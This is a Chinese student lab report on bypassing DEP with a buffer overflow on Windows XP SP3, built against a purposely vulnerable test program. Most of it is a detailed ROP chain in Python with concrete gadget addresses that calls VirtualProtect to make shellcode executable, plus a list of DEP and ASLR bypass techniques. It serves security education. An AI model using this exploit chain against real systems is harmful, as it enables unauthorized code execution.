实验目的：
在 xp 的 sp3 版本上，绕过 DEP 保护，实现缓冲区溢出攻击。
注：没有充分考虑 ASLR 的因素

实验环境：

主机:windows7
虚拟机:xp(sp3)

实验设计：

1. 构造了一个存在缓冲区漏洞的程序
2. 进行缓冲区溢出攻击

详细过程：

下面叙述我是如何绕过 **DEP** 保护的，有点冗长，但记录了一步一步思考的过程。

目录

漏洞程序的构造

具体代码见 target.c

其结构特别简单，就是读取文件(hack_toy.txt)，然后把结果放在一个 1024 的数组里面。通过对文件进行特殊构造，来达到攻击的目的。

执行一个简单的 prinf

在 xp(sp1)版本，我们可以在栈上运行 shellcode，但是到了 sp3 版本，这种方式不能成功。

但是，可以尝试执行简单的 printf 函数，在返回地址处填上 printf 的入口地址，就可以执行 printf 函数了。代码见 attck_printf.py

受此启发，我们可以运行一个特殊的 API，这些 API 可以更改 DEP 的设置，从而为我们提供方便。

注入 shellcode 执行

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

(1) = doesn't exist
(2) = will fail because of default DEP Policy settings

上图是一些特殊的 API 函数。本实验选用的是 VirtualProtect 函数。该函数的定义如下

```
BOOL WINAPI VirtualProtect(
  _In_   LPVOID lpAddress,
  _In_   SIZE_T dwSize,
  _In_   DWORD flNewProtect,
  _Out_  PDWORD lpflOldProtect
);
```

这个函数可以改变一块内存的权限，这些权限包括读，写，运行。借助这个函数，我们只要把 shellcode 所在的内存权限改成可运行的(PAGE_EXECUTE_READWRITE 0x40), 就可以达到攻击的目的了。

这个很简单，如下是栈空间布局, 攻击代码见 attack_VirtualProtect_norop.py

<table>
<tr><td rowspan="5">.....</td><td>.....</td></tr>
<tr><td>lpflOldProtect</td></tr>
<tr><td>flNewProtect</td></tr>
<tr><td>dwSize</td></tr>
<tr><td>lpAddress</td></tr>
<tr><td>参数</td><td>Shellcode 的地址</td></tr>
<tr><td>返回地址</td><td>VirtualProtect</td></tr>
<tr><td>CalcAverage</td><td rowspan="2">.....</td></tr>
<tr><td>.....</td></tr>
</table>

同理,我们还可以使用 VirtualAlloc 这个函数，具体情况此处不赘述，攻击代码见 attack_VirtualAlloc_norop.py。

字符串截断的问题

DEP 就这样容易的被绕过，攻击代码也很简单。但是事实真的这样么？不是，在我的程序中，我是用的是 fread 这个函数来写 buffer。fread 不会截断字符串，但是像 strcpy 函数就会截断字符串，遇到'\x00'就停止复制了。所以我们构造的特殊文件(hack_toy.txt)中不能出现'\x00'字符。

现实情况更复杂，不仅仅是\x00 字符的问题，对于特定的程序特定的函数，还会有其他字符不能使用，这些统称为'坏字符'。

这就给我们的攻击带来了难度。解决的办法就是，重用电脑的上的指令在栈上实现我们期望的布局。这个技术叫做 ROP。

构造 ROP 链

关于 ROP 的原理和概念，在此不做赘述。我的攻击代码是：attack_VirtualProtect_rop.py.

在”注入 shellcode 执行”这节提到，我希望得到一个特殊的 stack 布局，从而执行 VirtualProtect。构造 stack 有两种方式:

1. 直接构造 stack
2. 把值先写在寄存器中，然后使用 pushad，把寄存器中的值写进 stack

我选的是第二种方式，操作起来比较简单。不过它有个限制，就是 pushad 只能把八寄存器压入栈中(EAX,ECX,EDX,EBX,ESP,EBP,ESI,EDI)。所以，如果你需要操作的参数多余八个，就不方便了。比如，对于 VirtualProtect 我需要构造六个值，就可以使用 pushad。但是对于 VirtualAlloc 函数，它需要和 memcpy 或者 wpm 配合使用，需要构造十个值。

考虑到 pushad 压入寄存器的顺序，需要做这样的安排，

```
#edi rop_nop
#esi VirtualProtect
#ebp shellcode_addr
#esp lpaddress
#ebx dwsize
#edx flnewprotect
#ecx floldprotect
#eax rop_nop or addr of VirtualProtect in stack
```


下面就逐一讲述，对于每个值的构造过程。

```
#-----------------------[rop_nop  -> edi]-#
#这个寄存器用不到，填入 #nop#retn 指令序列(gadgets)
#恰好在 0x77BF72D5 地址处有这个序列
#下面就要把这个地址赋给 EDI 寄存器，简单的 POP 命令就可以做到
#在 0x77BF3B47 地址处搜索到 #POP EDI#RETN 这个序列
rop=struct.pack('<L',0x77BF3B47) #POP EDI#RETN
rop+=struct.pack('<L',0x77BF72D5) #rop_nop#retn

#-----------------------[VirtualProtect (0x7c801ad4) -> esi]-#
#需要把 VirtualProtect(0x7c801ad4)的地址赋给 ESI，简单的用 #POP ESI#RETN
#在 0x7c921D52 处找到了这个序列
rop+=struct.pack('<L',0x7c921D52) #POP ESI#RETN
rop+=struct.pack('<L',0x7c801ad4) #VirtualProtect

#-----------------------[JMP ESP (0x7C874413) -> ebp]-#
#需要把 shellcode 的地址 0x0022efA0 赋给 EBP，但是这个地址中有\x00
```

```
#不能使用上面用的 POP 赋值，会被截断
#所以我们需要精心构造一串序列来生成这个值，并赋给 EBP
#因为 EBP 是不常用寄存器，我们能利用的 gadgets 很少
#我只找到了这样的几个：
# #POP EBP #RETN
# #INC EBP #RETN
# #XCHG EAX, EBP #RETN
#最后一个 gadgets，我找了好久，能找到它真的很幸运
#因为只有前两个的话，发挥空间很小
#只能 POP 一个不包含\x00 的初始值，然后不断地 INC，这需要加很久很久
#但是有了#XCHG EAX, EBP #RETN，我们就可以在常用的寄存器上把值算出来，然后赋给
EBP
#我先把 0x801177d0 赋给 ECX，然后让 ECX 乘以二，
#这样\x80 就会变成\x00，0x1177d0 就会变成 0x0022efA0
#最终 ECX 就是我们期望得到的 shellcode 的地址 0x0022efA0
#然后把 ECX 和 EBP 的值交换
rop+=struct.pack('<L',0x77C221EE) # POP ECX # RETN
rop+=struct.pack('<L',0x801177d0) #
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN
rop+=struct.pack('<L',0x77c09bb5) #mov eax, ecx #retn
rop+=struct.pack('<L',0x7c954529) #xchg eax, ebp#retn

#-----------------------[lpaddress  -> ESP]-#
#ESP 的值没有管，因为我没有精确定位 VirtualProtect 要改变权限的范围
#包括下面的 dwsize，我也给它赋了一个较大的值
#leave it

#-----------------------[dwsize (0x10101010) -> ebx]-#
#简单的 POP 一个较大的值就可以了，
#要更精确定位的话，可以通过 ECX 先把值算出来，然后再把 ECX 的值传给 EBX
#下面的 EDX 就是这样做的
rop+=struct.pack('<L',0x77BF362C) #POP EBX#RETN
rop+=struct.pack('<L',0x10101010) #

#-----------------------[flnewprotect (0x00000040) -> edx]-#
#这个序列把 ECX 和 EDX 一块构造了
#0x40 是个比较小的值，
#对于这种小数值，最简单的就是从-1(FFFFFFFF)开始 INC，不断加加就可以
#不过我找到了 ADD ECX,ECX，相当于不断乘以 2，这样算的更快一些
rop+=struct.pack('<L',0x77C221EE) # POP ECX # RETN ???
rop+=struct.pack('<L',0xffffffff) # ->0x40
rop+=struct.pack('<L',0x7C98301F) #INC ECX #RETN
rop+=struct.pack('<L',0x7C98301F) #INC ECX #RETN
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN
```

```
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN
rop+=struct.pack('<L',0x77C1AF07) #ADD ECX,ECX#RETN 2^6 0x40
rop+=struct.pack('<L',0x7C922B50) #MOV EDX,ECX#RETN (0x40) -> EDX
#-----------------------[floldprotect (0x00000040) -> ecx]-#


#-----------------------[rop_nop () -> eax]-#
#EAX 没有用到，填充#NOP #RETN
rop+=struct.pack('<L',0x77BF1D16) #POP EAX#RETN
rop+=struct.pack('<L',0x77Bf72D5) #NOP#RETN

#-----------------------[pushad]-#
#最后一步了，这个也找了好久
#没有找到# PUSHAD # RETN
#但是找到了# PUSHAD # ADD AL,0EF # RETN
rop+=struct.pack('<L',0x77C267F0) # PUSHAD # ADD AL,0EF # RETN
```

最后展示一下实验结果，



一些问题

1. 工具自动构造 ROP 链

   Immunity debugger 有个插件 mona.py 可以实现部分自动化，至少能给出一份不错的建议。

2. 绕过 DEP 和 ASLR 的方式
   - 攻击未启用 ASLR 的模块
   - 堆喷射（HeapSpray）技术
   - 覆盖部分返回地址
   - Java Applet Spray
   - JIT Spray
   - 基于 SharedUserData 的方法

实验结论：

实验体会：（碰到的问题、如何解决、有何体会）

学生签名：_____

日期：_____